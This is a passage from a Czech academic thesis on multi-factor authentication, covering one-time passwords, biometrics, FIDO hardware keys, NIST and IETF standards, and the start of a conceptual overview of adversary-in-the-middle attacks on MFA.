


Obrázek 7 HOTP

(zdroj: [35])

2.2.2 Time-Based One-Time password (TOTP)

Časově založené jednorázové heslo, které je variantou HOTP, kde místo čítače se využívá aktuální čas ke generování jednorázových hesel. Obvykle se jedná o interval 30 sekund, během kterých je heslo platné. Tato metoda vyžaduje synchronizaci času mezi klientem a serverem. Standard RFC 6238 je velmi rozšířený a používaný aplikacemi jako je Google Authenticator a Authy.[31][35][37]



Obrázek 8 TOTP

(zdroj: [35])

2.2.3 SMS OTP a hlasové hovory

Jednorázový kód zaslaný uživateli prostřednictvím SMS zprávy. Tahle forma 2FA byla dlouho nejrozšířenější v bankovníctví a online službách, protože nevyžaduje chytrý telefon ani aplikaci. Z bezpečnostních

Hlasové hovory jsou tradiční způsob komunikace mezi dvěma nebo více účastníky, který umožňuje přenos hlasu v reálném čase. Protokol RTT je technologie, která umožňuje odesílání textu během hovoru v reálném čase, takže komunikace probíhá okamžitě a obě strany vidí text ihned po jeho napsání. [31]

2.2.4 Výhody OTP

Jednorázové kódy významně ztěžují zneužití odposlechnutých či prozrazených přihlašovacích údajů. Pokud útočník získá aktuální OTP musí jednat okamžitě nebo po časovém intervalu ztrácí kódy platnost. OTP tak poskytují ochranu proti replay útokům, kdy stejný kód nelze použít dvakrát.[31][38]

2.2.5 Nevýhody OTP

HOTP, TOTP spoléhají na sdílený klíč mezi zařízením a serverem, který může být odcizen. OTP kódy také nechrání vůči phishingu typu man-in-the-middle – pokud uživatel naletí na podvodnou stránku, která kód od něj vyláká a obratem zneužije. Útočníci dnes vyvíjejí phishingové nástroje schopné on-the-fly zprostředkovat přihlášení oběti k pravému serveru a získat tím její session cookies. OTP je proti takovému útoku bezbranné nebo útočník zachytává přihlášení v reálném čase. Některé formy OTP mají zranitelnosti, které je třeba zvážit.[31][32]

- Rizika SMS OTP: SMS zprávy putují přes infrastrukturu mobilních operátorů, která nebyla navržena s ohledem na robustní šifrování a autentizaci směru zprávy. Útočníci dokážou zneužít slabiny signalizační sítě SS7 k odposlechu či přesměrování SMS zprávy. Ještě větší hrozbou je SIM swapping, podvodné převedení telefonního čísla oběti na SIM kartu útočníka (viz 4.2). V takovém případě útočník obdrží veškeré SMS oběti, včetně přihlašovacích kódů. Proto by tahle varianta autentizace měla být použita jako poslední, kde není dostupná lepší varianta.[32][34]
- Push notifikace: Moderní varianta, kde místo opisování kódu dostane uživatel na zařízení notifikaci s žádostí o potvrzení přihlášení. Výhodou je, že uživatel nemusí přepisovat kód a komunikace probíhá šifrovaným kanálem aplikace, kdy odpadá

riziko odposlechu SMS. Naproti tomu samotná základní push metoda není bezpečná, protože může potvrdit podvrženou žádost. „MFA fatigue attack“ je útok, kdy útočník hromadně rozesílá opakované push žádosti na zařízení oběti ve víře, že nepozorný uživatel jednu z těchto žádostí přijme. Řešením je zavedení chytrých prvků do push ověřování jako number matching, kdy uživatel musí v aplikaci opsat číslo zobrazené na přihlašované obrazovce nebo zvolit správné číslo.[32][33]

- OTP aplikace a tokeny: Považovány za bezpečnější než SMS, neboť kódy sice generují offline a nehrozí tak k jeho zachycení v přenosu. Stále však platí, že pokud má útočník malware v zařízení, může kód přímo přečíst z displeje nebo v paměti aplikace. Uživatelé mohou sami snižovat bezpečnost kvůli instalaci autentikátoru na více zařízení nebo ukládání screenů s QR kódy pro nastavení OTP. Hardwarové OTP tokeny nemají problém malwaru, ale mohou být fyzicky odcizeny nebo ztraceny.

Z hlediska odolnosti vůči útokům můžeme říct, že OTP chrání proti pasivnímu odposlechu a hromadným útokům, avšak nechrání plně proti phishingu v reálném čase a mohou být obejita při kompromitaci uživatelského zařízení. I přes tyto nevýhody jsou OTP stále považovány za výrazné zlepšení oproti běžným heslům a jsou řazeny mezi doporučené 2FA mechanismy. OTP by měla být nasazeny všude tam, kde není dostupné pokročilejší řešení.[32]

2.3 Biometrická autentizace

Biometrie využívá jedinečné fyzické nebo behaviorální charakteristiky osoby k ověření její identity. Mezi nejrozšířenější biometrické metody patří snímání otisků prstů, rozpoznávání obličeje a sken duhovky nebo sítnice oka, dále také hlasová identifikace nebo dynamika podpisu. Biometrická autentizace spadá do kategorie „něco, čím uživatel je“ využívá tedy přirozené identity jedince, kterou nelze jednoduše sdílet nebo zapomenout.[38][39]



Obrázek 9 Typy biometrické autentizace

(zdroj: [40])

2.3.1 Výhody biometrické autentizace

Hlavní předností je uživatelská přívětivost spojená s relativně vysokou bezpečností. Uživatel si nemusí pamatovat žádné heslo ani s sebou nosit token, nositelem ověřovacích dat je přímo jeho tělo. Typické nasazení biometrie je dnes vidět u chytrých telefonů a notebooků. Otisk prstu nebo rozpoznání obličeje slouží k odemknutí zařízení nebo přístupu k aplikacím, potvrzení platby. Proces je velmi rychlý a pohodlný, stačí přiložit prst nebo pohlédnout do kamery. Další výhodou je, že biometrický prvek nelze získat vzdáleně phishingem pokud je ověření biometrie prováděno lokálně v rámci zařízení, nedochází ani k přenosu citlivých dat, které by mohl někdo odposlechnout. Biometrie tak může posloužit jako silný druhý faktor nebo jako náhrada hesla v konceptu bez heslové autentizace.[39][41]

2.3.2 Nevýhody a bezpečnostní aspekty

Biometrická autentizace, přestože představuje efektivní nástroj pro ověření identity, přináší specifická rizika a výzvy z hlediska bezpečnosti i ochrany soukromí. Jedním z klíčových problémů je nemožnost změny biometrických údajů v případě jejich úniku. Otisk prstu je pro člověka unikátní a neměnný po celý život. Z tohoto důvodu je nezbytné, aby systémy neukládaly biometrické vzory v původní podobě, ale pouze jako šifrované šablony, které neumožňují zpětnou rekonstrukci původního biometrického vzoru. Existuje riziko zneužití šablon útočníkem prostřednictvím replay útoku, kdy je podvržena při ověřování, pokud útočník zná jejich interní formát. K minimalizaci těchto rizik se zavádí mechanismy, jako je detekce živosti, která ověřuje přítomnost živého člověka. Tyto mechanismy mají za cíl zamezit spoofing útokům, při nichž útočník použije kopii otisku prstu, fotografii nebo masku obličeje k oklamání snímače. Z hlediska soukromí a právních aspektů jsou biometrická data považována za citlivé osobní údaje, jejichž zpracování podléhá přísným regulacím. V rámci Evropské unie je chráněno nařízením GDPR, které biometrická data klasifikuje jako zvláštní kategorii osobních údajů a klade na jejich ochranu zvýšené požadavky. Organizace tak musí zajistit výslovný souhlas uživatelů, vysokou úroveň zabezpečení těchto dat a minimalizovat jejich uchovávání na nezbytně nutnou dobu. Evropský dozorce pro ochranu údajů (EDPS) se navíc zabývá problematikou nepřetržité biometrické autentizace a upozorňuje na rizika jejich zneužití, například k neoprávněnému sledování nebo profilování uživatelů, což by mohlo porušit jejich práva na soukromí. Přes tato rizika zůstává biometrie z technického hlediska spolehlivým nástrojem pro ověření identity, jehož efektivita je dále posílena kombinací s dalšími autentizačními faktory, jako jsou hesla nebo tokeny.[39][41][42]

2.4 Hardwarové bezpečnostní klíče

Hardwarové bezpečnostní klíče představují jednu z nejrobustnějších forem druhého faktoru v MFA, zejména díky své odolnosti vůči phishingu.

2.4.1 Popis a princip fungování

Hardwarové bezpečnostní klíče představují jednu z nejrobustnějších forem druhého faktoru v MFA, zejména díky své odolnosti vůči phishingu. Hardwarový bezpečnostní klíč často označovaný jako FIDO klíč, bezpečnostní token je fyzické zařízení, obvykle ve formě

USB klíčenky, karty nebo zařízení s podporou NFC či Bluetooth Low Energy (dále jen BLE), které slouží k autentizaci uživatele.

Jádrem technologie je asymetrická kryptografie. Během registračního procesu u konkrétní online služby Relying Party (dále jen RP) vygeneruje klíč unikátní pár kryptografických klíčů: veřejný a privátní. Privátní klíč je bezpečně uložen přímo na hardwarovém klíči, často v chráněném čipu neboli Secure Element (dále jen SE), a nikdy toto zařízení neopouští. Veřejný klíč je odeslán a uložen na straně služby spolu s identifikátorem klíče.

Při následné autentizaci odešle klíči výzvu, která obsahuje náhodná data a identifikátor původu služby. Klíč ověří, zda původ služby odpovídá tomu, pro který byl klíč registrován. Pokud ano, podepíše výzvu pomocí uloženého privátního klíče a odešle podepsanou odpověď zpět službě. Služba pak pomocí dříve uloženého veřejného klíče ověří platnost podpisu.

Tento mechanismus je základem odolnosti proti phishingu. I kdyby byl uživatel oklamán a pokusil se přihlásit na falešné webové stránce, která vypadá identicky jako legitimní služba, tato falešná stránka bude mít jinou doménu. Hardwarový klíč buď odmítne podepsat výzvu pocházející z nesprávného původu, nebo použije jiný neexistující nebo nesprávný pár klíčů pro daný původ, což v obou případech vede k selhání autentizace. Uživatel tak nemusí sám rozpoznávat phishingovou stránku, protože klíč to udělá za něj.[32][43][44][45][45]

2.4.2 Typy autentikátorů

FIDO autentikátory se dělí na dva hlavní typy:

- Roamingové autentikátory: Jedná se o samostatná, přenosná zařízení, která se připojují k počítači nebo mobilnímu telefonu uživatele přes USB, NFC nebo BLE. Výhodou pro uživatele je, že může používat stejný klíč pro přihlášení na různé zařízení. Často nabízejí vysokou úroveň zabezpečení díky dedikovanému hardwaru. Jsou vhodné pro sdílené pracovní stanice. Organizace mohou snadněji standardizovat a spravovat vydané klíče. Mezi největší nevýhody patří jejich nákup a následná distribuce. Dále jejich ztráty, odcizení nebo jejich poškození. Uživatel je nucen nosit zařízení navíc.

- Platformní autentikátory: Jsou integrovány přímo do výpočetního zařízení uživatele, např. notebook, telefon. Využívají hardwarové prvky jako Trusted Platform Module (dále jen TPM) nebo Secure Enclave a často jsou spojeny s biometrickými senzory jako je čtečka otisků prstů, rozpoznávání obličeje, např. Touch ID, Face ID. Výhodou je pohodlnost, nevyžadují další hardware. Využívají funkce, se kterými jsou uživatelé často již obeznámeni. Nižší přímé náklady pro organizace. Nevýhodou jsou přihlašovací údaje, které jsou vázány přímo na konkrétní zařízení, při změně zařízení je nutná nová registrace. Bezpečnost závisí na integritě celé platformy např. operační systém, hardware. Organizace mají menší kontrolu nad typem a zabezpečením autentikátorů, zejména v scénářích, kdy uživatelé si nosí vlastní zařízení.

Rozlišení mezi těmito typy představuje pro organizace významný kompromis mezi použitelností a spravovatelností. Platformní autentikátory jsou pohodlné, ale hůře se standardizují a kontrolují, zatímco roamingové nabízejí kontrolu, ale přidávají logistickou zátěž.

Klíčové vlastnosti jako fyzická interakce s klíčem, např. dotyk tlačítka, potvrzující přítomnost uživatele a ověření uživatele na klíči, např. pomocí PINu nebo biometrie určují, zda klíč funguje jako druhý faktor nebo jako první faktor v bezheslovém případě. Discoverable Credentials umožňují uložit informace o účtu přímo na klíč, což usnadňuje bezheslové přihlašování i na nových zařízeních bez nutnosti zadávat uživatelské jméno.[45][47][48][49]

2.4.3 Standardy FIDO U2F a FIDO2

Aliance Fast Identity Online (dále jen FIDO) vyvinula klíčové standardy pro hardwarové a softwarové autentikátory:

- FIDO U2F: Celým názvem Universal Second Factor byl původní standard FIDO zaměřený výhradně na poskytování silného druhého faktoru k doplnění stávajícího přihlášení heslem. Uživatel se nejprve přihlásí heslem a poté je vyzván k interakci s U2F klíčem např. stisknutím tlačítka. Klade důraz na jednoduchost a odolnost proti phishingu díky vazbě na původ. S příchodem FIDO2 byl protokol U2F přejmenován na Client-to-Authenticator Protocol 1 (dále jen CTAP1) pro zajištění zpětné kompatibility.

- FIDO2: Novější a komplexnější sada standardů navržená pro podporu širší škály autentizačních scénářů, včetně bezheslového přihlašování, dvoufaktorové a vícefaktorové autentizace. Skládá se ze dvou hlavních součástí:
 - WebAuthn (Web Authentication): Standard vyvinutý konsorciem W3C ve spolupráci s FIDO Alliance. Definiuje standardní JavaScript API, které umožňuje webovým prohlížečům a platformám přímo komunikovat s FIDO autentikátory a integrovat FIDO autentizaci do webových aplikací.
 - CTAP: Standard FIDO Alliance definující protokol pro komunikaci mezi klientem (prohlížečem, operačním systémem) a FIDO autentikátorem (roamingovým nebo platformním) přes rozhraní jako USB, NFC nebo BLE.
 - CTAP1: Zajišťuje zpětnou kompatibilitu se staršími U2F zařízeními pro dvoufaktorovou autentizaci.
 - CTAP2: Novější verze protokolu, která umožňuje pokročilé funkce FIDO2, jako je bezheslové přihlašování, podpora pro více účtů na jednom klíči nazývané discoverable credentials a user verification např. PIN, biometrie.

Evoluce od U2F k FIDO2 odráží širší snahu odvětví o odklon od hesel, motivovanou jak bezpečnostními od eliminace phishingu hesel, tak uživatelskými důvody. Plné využití bezheslových možností FIDO2 však vyžaduje podporu jak ze strany služeb od implementace WebAuthn, tak ze strany uživatelských platforem a autentikátorů, které podporují CTAP2 a discoverable credentials.[43][47][49][50][50][51]

2.4.4 Odolnost proti phishingu a bezpečnostní přínosy

Hlavní přínosy hardwarových bezpečnostních klíčů, zejména těch založených na standardech FIDO zahrnují:

- Odolnost proti phishingu: Jak bylo popsáno, kryptografická vazba autentizace na ověřený původ služby je klíčovým mechanismem, který činí FIDO klíče vysoce odolnými proti tradičnímu phishingu i pokročilým AITM útokům. To je zásadní rozdíl oproti metodám jako SMS nebo OTP, které lze relativně snadno vylákat.
- Žádná sdílená tajemství: Na rozdíl od OTP metod, kde je mezi serverem a autentikátorem sdíleno tajemství neboli seed, FIDO používá asymetrickou

kryptografii. Privátní klíč nikdy neopouští bezpečné úložiště na klíči. To znamená, že i kdyby došlo k prolomení databáze na straně serveru, útočníci nezískají informace, které by jim umožnily klonovat autentikátor nebo se za uživatele vydávat.

- **Prevence převzetí účtu:** Díky odolnosti proti phishingu a absenci sdílených tajemství FIDO klíče efektivně brání nejběžnějším vektorům útoků vedoucím k převzetí účtu.
- **Ochrana soukromí:** Protokoly FIDO jsou navrženy tak, aby zabránily sledování uživatele napříč různými službami. Každá služba získává unikátní pár klíčů, který nelze použít k identifikaci uživatele u jiné služby.[32][43][44][46][45][50]

2.4.5 Nevýhody a omezení

Přes své silné bezpečnostní vlastnosti mají hardwarové klíče i nevýhody:

- **Náklady:** Pořízení fyzických klíčů představuje finanční investici, která může být významná při nasazení pro velký počet uživatelů.
- **Použitelnost a Uživatelská Zkušenost:** Nutnost nosit a používat další fyzické zařízení může být některými uživateli vnímána jako nepohodlná ve srovnání se softwarovými metodami integrovanými v telefonu. Mohou nastat problémy s kompatibilitou např. potřeba správného portu – USB-A, USB-C, nebo podpora NFC/BLE.
- **Ztráta, Krádež, Poškození:** Jako fyzické objekty jsou klíče náchylné ke ztrátě, krádeži nebo fyzickému poškození. To vyžaduje robustní procesy pro obnovu přístupu a nahrazení klíčů, což může být samo o sobě bezpečnostní výzvou.
- **Nasazení a Správa:** Distribuce klíčů, jejich registrace u jednotlivých služeb a správa jejich životního cyklu (vydávání, blokace, výměna) představují logistickou a administrativní zátěž, zejména ve velkých organizacích.
- **Zálohování a Obnova:** Povaha klíčů vázaných na zařízení, zejména u platformních autentikátorů nebo u roamingových klíčů bez podpory discoverable credentials, komplikuje zálohování a obnovu. Uživatelé si musí registrovat více klíčů nebo spoléhat na jiné metody obnovy účtu.[45][48][53][54] [55]

2.4.6 Bezpečnostní zranitelnosti hardwarových tokenů

Ačkoli jsou hardwarové tokeny obecně považovány za velmi bezpečné, nejsou zcela imunní vůči útokům, zejména pokud má útočník fyzický přístup k zařízení:

- útoky vyžadující fyzický přístup: Většina známých útoků na hardwarové tokeny vyžaduje, aby útočník získal fyzickou kontrolu nad zařízením.
- útoky postranními kanály: Příkladem je nedávno zveřejněná zranitelnost EUCLEAK. Tato zranitelnost byla nalezena v kryptografické knihovně firmy Infineon, používané v některých čípech SLE78 nasazených v populárních klíčích YubiKey 5 Series s firmwarem starším než 5.7 a potenciálně i v dalších produktech např. Infineon Optiga Trust M, TPM. Zranitelnost spočívá v nekonstantním čase provádění operace modulární inverze v implementaci algoritmu Elliptic Curve Digital Signature Algorithm (dále jen ECDSA), který je základem FIDO autentizace. Útočník s fyzickým přístupem ke klíči, specializovaným vybavením pro měření elektromagnetického vyzařování řádově minuty měření a znalostí účtů cíle a případně PINu klíče nebo hesla k účtu pro získání credentialID může pomocí analýzy postranních kanálů extrahovat privátní ECDSA klíč uložený na zařízení. To by teoreticky umožnilo vytvořit funkční klon klíče pro danou službu. Je důležité zdůraznit, že tento útok vyžaduje sofistikované prostředky a fyzický přístup, a neeliminuje odolnost klíče proti vzdáleným phishingovým útokům. Yubico označilo závažnost jako střední CVSS 4.9. Novější verze firmwaru 5.7+ již tuto knihovnu nepoužívají, ale starší klíče nelze aktualizovat.
- Další reportované CVE: V databázích jako NIST NVD a v bezpečnostních upozorněních výrobců např. Yubico lze nalézt i další zranitelnosti týkající se hardwarových tokenů nebo souvisejícího softwaru např. pam-u2f pro Linux/macOS, konfigurační slabiny OTP, potenciální úniky informací při specifických operacích, DoS zranitelnosti ve validačních serverech. Tyto zranitelnosti mají obvykle specifický kontext, dopad a vyžadují konkrétní podmínky pro zneužití.
- Zranitelnosti Atestace: Funkce FIDO atestace umožňuje službě ověřit výrobce a model použitého klíče pomocí kryptografického řetězce důvěry. Pokud organizace spoléhá výhradně na atestaci pro povolení pouze určitých modelů

klíčů, zranitelnost jako EUCLEAK by teoreticky mohla útočníkovi umožnit extrahovat atestační klíč a vytvořit podvodný klíč, který by prošel kontrolou atestace pro postižené verze.

I když FIDO klíče představují špičku v odolnosti proti vzdáleným útokům, nejsou absolutně nezranitelné. Zranitelnosti jako EUCLEAK ukazují, že i hardwarová bezpečnost závisí na kvalitě kryptografických implementací a fyzické ochraně zařízení. To podtrhuje potřebu vrstvené bezpečnosti, včetně povědomí o fyzických hrozbách a používání zařízení s aktuálním firmwarem, pokud je to možné.[56][57][58][59][60]

3 BEZPEČNOSTNÍ STANDARDY A POŽADAVKY NA SYSTÉM S MFA

Pro návrh, implementaci a hodnocení bezpečných MFA systémů existuje několik klíčových standardů a směrnic od renomovaných organizací.

3.1 Směrnice NIST SP 800-63

National Institute of Standards and Technology (dále jen NIST) Special Publication (dále jen SP) 800-63, „Digital Identity Guidelines“, je stěžejním dokumentem, který poskytuje technické požadavky pro federální agentury USA implementující služby digitální identity. Tyto směrnice jsou však široce uznávány a používány jako referenční rámec jak v soukromém sektoru, tak mezinárodně. Aktuálně platná verze je SP 800-63-3 z roku 2017 s aktualizacemi z roku 2020, přičemž probíhá práce na revizi 4.

Sada SP 800-63 se skládá ze čtyř svazků:

- SP 800-63: Hlavní dokument, přehled rámce a řízení rizik.
- SP 800-63A: Registrace a ověření identity (Enroll and Identity Proofing – IAL úrovně)
- SP 800-63B: Autentizace a správa životního cyklu (Authentication & Lifecycle Management – AAL úrovně)
- SP 800-63C: Federace a potvrzení (Federation & Assertions – FAL úrovně).

Pro MFA je nejrelevantnější druhý svazek SP 800-63B. Tento dokument definuje tři úrovně zajištění autentizátoru (Authenticator Assurance Levels – AALs), které specifikují rostoucí požadavky na sílu autentizačních mechanismů:

1. AAL1: Poskytuje určitou jistotu, že žadatel ovládá autentikátor spojený s účtem. Vyžaduje minimálně jednofaktorovou autentizaci, ale může být i vícefaktorová. Povoluje širokou škálu typů autentikátorů, včetně zapamatovaných tajemství, OTP zařízení, OOB zařízení a základních kryptografických tokenů/software. Nevyžaduje odolnost proti phishingu ani hardwarový autentikátor.
2. AAL2: Poskytuje vysokou jistotu. Vyžaduje MFA s použitím dvou různých faktorů. Musí být použity schválené kryptografické techniky pro alespoň jeden faktor a alespoň jeden faktor musí být odolný proti opakovanému použití tzv. replay resistance. Komunikace musí probíhat přes zabezpečený kanál. Povoluje použití

vícefaktorových autentikátorů např. MF OTP, MF krypto software/zařízení nebo kombinaci dvou jednofaktorových, kde jedním musí být zapamatované tajemství a druhým faktor založený na držení např. OTP zařízení, OOB, krypto zařízení/software. Odolnost proti phishingu tzv. verifier impersonation resistance je doporučena. Nevyžaduje hardwarový autentikátor.

3. AAL3: Poskytuje velmi vysokou jistotu. Vyžaduje MFA založenou na prokázání držení klíče pomocí kryptografického protokolu. Klíčovým požadavkem je použití hardwarového kryptografického autentikátoru validovaného dle FIPS 140 Level 2 celkově, s Level 3 fyzickou bezpečností pro vícefaktorové zařízení a odolnost proti phishingu tzv. verifier impersonation resistance. Vyžaduje dva různé faktory prokázané přes zabezpečený protokol. Jsou povoleny pouze specifické kombinace autentikátorů, typicky zahrnující hardwarové kryptografické zařízení jedno nebo vícefaktorové v kombinaci s dalším faktorem např. zapamatované tajemství nebo hardwarové OTP. Verifikátor musí být také odolný proti kompromitaci verifier compromise resistance alespoň pro jeden faktor a validován dle FIPS 140 Level 1.

Důležité je, že NIST SP 800-63-3 explicitně omezuje použití SMS/PSTN OTP pro AAL2 a zakazuje pro AAL3 a odstranil možnost použití email OTP pro jakoukoli úroveň AAL.

Standardy jako NIST SP 800-63 se vyvíjejí v reakci na měnící se hrozby a technologie. To zdůrazňuje potřebu neustálého sledování a přizpůsobování MFA strategií.[38][44][61]

Requirement	AAL1	AAL2	AAL3
Permitted Authenticator Types	- Any AAL2 or AAL3 authenticator - Password - Look-up secret - Out-of-band - SF OTP - SF cryptographic	- Any AAL3 authenticator - MF out-of-band - MF OTP - Password plus: * Look-up secret * Out-of-band * SF OTP	- MF cryptographic - SF cryptographic plus password
FIPS 140 Validation	Level 1 (Government agency verifiers)	Level 1 (Government agency authenticators and verifiers)	- Level 3 physical security - Level 2 overall (MF cryptographic) - Level 1 overall (verifiers and SF cryptographic)
Reauthentication	30 days overall	24 hours overall 1 hour inactivity	12 hours overall 15 minutes of inactivity
Phishing Resistance	Not required	Recommended; must be available	Required
Replay Resistance	Not required	Required	Required
Authentication Intent	Not required	Recommended	Required

Obrázek 10: Souhrn požadavků podle AAL

(zdroj: [38])

3.2 Standardy IETF

Internet Engineering Task Force (dále jen IETF) definuje základní protokoly a formáty, které jsou často využívány v autentizačních systémech:

- OTP Standardy:
 - RFC 4226: Definuje HMAC-based One-Time Password (HOTP) algoritmus, který generuje jednorázová hesla na základě sdíleného tajemství a čítače událostí.
 - RFC 6238: Definuje Time-based One-Time Password (TOTP) algoritmus, rozšíření HOTP, které jako pohyblivý faktor používá časový krok (typicky 30 nebo 60 sekund) místo čítače. Toto je základ pro většinu populárních softwarových autentizačních aplikací.
- Autentizační Rámce:
 - SASL (Simple Authentication and Security Layer): RFC 4422 (a starší RFC 2222) definuje framework pro přidání autentizace do spojovaných protokolů (např. SMTP, IMAP, LDAP). Umožňuje vyjednání a použití různých autentizačních mechanismů (např. PLAIN, LOGIN, CRAM-MD5, GSSAPI/Kerberos, OTP, EXTERNAL) mezi klientem a serverem.

- OAuth 2.0: RFC 6749 a RFC 6750 definují autorizační framework, který se často používá jako základ pro autentizační protokoly, jako je OpenID Connect. Samotný OAuth 2.0 je primárně pro autorizaci, nikoli autentizaci.
- OpenID Connect: Vrstva identity postavená na OAuth 2.0, která umožňuje klientům (RP) ověřit identitu koncového uživatele na základě autentizace provedené autorizačním serverem (OpenID Provider – OP) a získat základní profilové informace.
- Authentication Method References (AMR):
 - RFC 8176: Definuje registr a počáteční sadu hodnot pro AMR, které se používají v rámci protokolů jako OpenID Connect v amr claimu ID Tokenu k signalizaci toho, jaké metody byly použity při autentizaci uživatele např. pwd pro heslo, otp pro jednorázové heslo, mfa pro vícefaktorovou autentizaci, hwk pro hardwarový klíč, ftp pro otisk prstu, face pro obličej. To umožňuje spoléhající se straně lépe posoudit sílu a kontext provedené autentizace.
- Další Relevantní RFC: Existují i další relevantní RFC, např. pro Extensible Authentication Protocol (dále jen EAP) a jeho varianty jako EAP-TLS RFC 9190, nebo pro kryptografickou autentizaci v síťových protokolech např. IS-IS – RFC 5310.[35][62][63][64][65]

3.3 Specifikace a certifikace FIDO Alliance

FIDO alliance je průmyslové konsorcium zaměřené na vývoj a prosazování otevřených, interoperabilních standardů pro silnější a jednodušší autentizaci s cílem snížit celosvětovou závislost na heslech.

- Klíčové specifikace: Jak bylo zmíněno v sekci 2.4.3. Hlavní sady specifikací jsou:
 - FIDO U2F nyní CTAP1: pro silný druhý faktor.
 - FIDO UAF: zaměřený na bezheslovou autentizaci, často s využitím biometrie na mobilních zařízeních.
 - FIDO2 (WebAuthn + CTAP): Komplexní sada standardů pro bezheslovou, 2FA a MFA autentizaci napříč platformami a prohlížeči.

- **Certifikační programy:** FIDO Alliance provozuje důležité certifikační programy, které zajišťují, že produkty jako autentikátory a servery splňují technické specifikace, jsou interoperabilní a dosahují určité úrovně bezpečnosti a kvality. To zahrnuje funkční certifikaci, certifikaci bezpečnostních úrovní autentikátorů a certifikaci biometrických komponent. Certifikace dává organizacím důvěru při výběru a nasazování FIDO řešení.
- **Soulad s Jinými Standardy:** FIDO řešení, zejména ta využívající hardwarové klíče a kryptografii, mohou pomoci splnit požadavky vyšších úrovní AAL podle NIST SP 800-63 zejména AAL2 a AAL3 díky odolnosti proti phishingu. FIDO také aktivně řeší soulad s regulacemi jako GDPR a silná autentizace zákazníka v platebních službách (dále jen PSD2).

Zatímco IETF definuje základní stavební bloky/protokoly, NIST poskytuje rámec pro hodnocení rizik a úrovní zajištění, FIDO se zaměřuje na konkrétní, interoperabilní implementace řešící klíčové problémy hesel, bezpečnost a použitelnost. Tyto standardy se vzájemně doplňují a často se používají společně.[43][44][51][66]

3.4 Návrh a požadavky na bezpečnostní systém s MFA

Na základě standardů a známých hrozeb lze formulovat klíčové požadavky pro návrh a implementaci bezpečných MFA systémů:

1. **Nezávislost Faktorů:** Použité faktory musí být skutečně nezávislé, tj. kompromitace jednoho faktoru nesmí vést ke kompromitaci ostatních. Např. heslo a OTP kód generovaný z tajemství odvozeného z tohoto hesla by nebyly nezávislé.
2. **Odolnost Proti Phishingu:** Pro přístup k citlivým datům nebo pro privilegované účty by měly být upřednostňovány nebo vyžadovány metody odolné proti phishingu FIDO/PKI. Toto je v souladu s doporučeními NIST, CISA a ENISA.
3. **Bezpečné Autentikátory:** Používat ověřené a certifikované autentikátory FIDO certifikace, FIPS 140 validace pro AAL3. Zajistit bezpečné uložení a správu tajemství OTP seedů, privátních klíčů, ideálně v hardwarových modulech.
4. **Zabezpečené Protokoly:** Veškerá autentizační komunikace mezi žadatelem a ověřovatelem musí probíhat přes zabezpečený/šifrovaný a autentizovaný kanál např. TLS.

5. **Prevence Opakovaného Použití:** Implementovat mechanismy zabráňující útočníkům v opakovaném použití zachycených autentizačních dat např. jednorázové kódy, nonces, časová razítka, čítače.
6. **Robustní Obnova:** Navrhnout bezpečné procesy pro obnovu účtu a MFA faktorů, které samy vyžadují silné ověření a neumožňují snadné obejítí MFA.
7. **Použitelnost:** Zohlednit uživatelskou zkušenost při výběru a implementaci MFA metod, aby se podpořilo jejich přijetí a správné používání. Poskytnout jasné instrukce a podporu.
8. **Logování a Monitorování:** Implementovat detailní a bezpečné logování všech relevantních autentizačních událostí např. pokusy o přihlášení, úspěchy, selhání, použité faktory, změny v registraci MFA, chyby pro účely auditu, detekce anomálií a reakce na incidenty.

Koncept „odolnosti proti phishingu“ se stává ústředním požadavkem moderních standardů a doporučení, což efektivně rozděluje MFA na dvě kategorie: odolné a neodolné proti phishingu. Tento posun je přímou reakcí na dominanci phishingových a MiTM útoků.[32][38][46][53][54][67]

4 ÚTOKY CÍLENÉ NA MFA

Navzdory své efektivitě při zvyšování bezpečnosti není MFA neproniknutelnou bariérou. Útočníci vyvinuli řadu technik, jak obejít různé formy MFA, často zneužitím slabin v implementaci, závislostí na méně bezpečných kanálech nebo lidském faktoru.

4.1 Man in the middle

Phishing zůstává jednou z nejrozšířenějších metod pro získání počátečního přístupu, a to i v prostředích s MFA. Útok man-in-the-middle (dále jen MiTM) nebo také adversary-in-the-middle (dále jen AiTM) spočívá v tom, že se útočník postaví proxy server do komunikačního kanálu mezi uživatelem a legitimní službou a tajně přenáší a případně upravuje komunikaci. Útočník naláká oběť na phishingový web, který je podobný reálné službě. Po zadání přihlašovacích údajů na phishingový web je útočník předá skutečné službě a výsledné potvrzení předloží zpět uživateli. Uživatel nic nepozná, neboť vidí úspěšné přihlášení, ale útočník mezitím získá např. platný autentizační session cookie. Útočník pak může tento ukradený session cookie použít ve svém vlastním prohlížeči k přístupu k účtu oběti, aniž by musel znovu zadávat heslo nebo procházet MFA, protože cookie již obsahuje potvrzení o úspěšné MFA autentizaci.

Vývoj a dostupnost nástrojů jako Evilginx, EvilProxy, Modlishka, Muraena, Caffeine, NakedPages nebo Tycoon 2FA výrazně usnadnily provádění AiTM útoků. Tyto nástroje, často nabízené jako Phishing-as-a-Service (dále jen PhaaS), automatizují nastavení reverzního proxy, klonování přihlašovacích stránek a zachytávání údajů a session cookies, čímž snižují technickou náročnost útoku. Tycoon 2FA navíc implementuje techniky obfuskace a dynamického generování kódu pro obcházení detekce.

Úspěšný AiTM útok umožňuje útočníkovi plně převzít kontrolu nad účtem oběti po dobu platnosti session cookie. To může vést k vážným následkům, jako jsou útoky typu Business Email Compromise (dále jen BEC), krádeže citlivých dat, finanční podvody nebo další šíření v síti organizace.

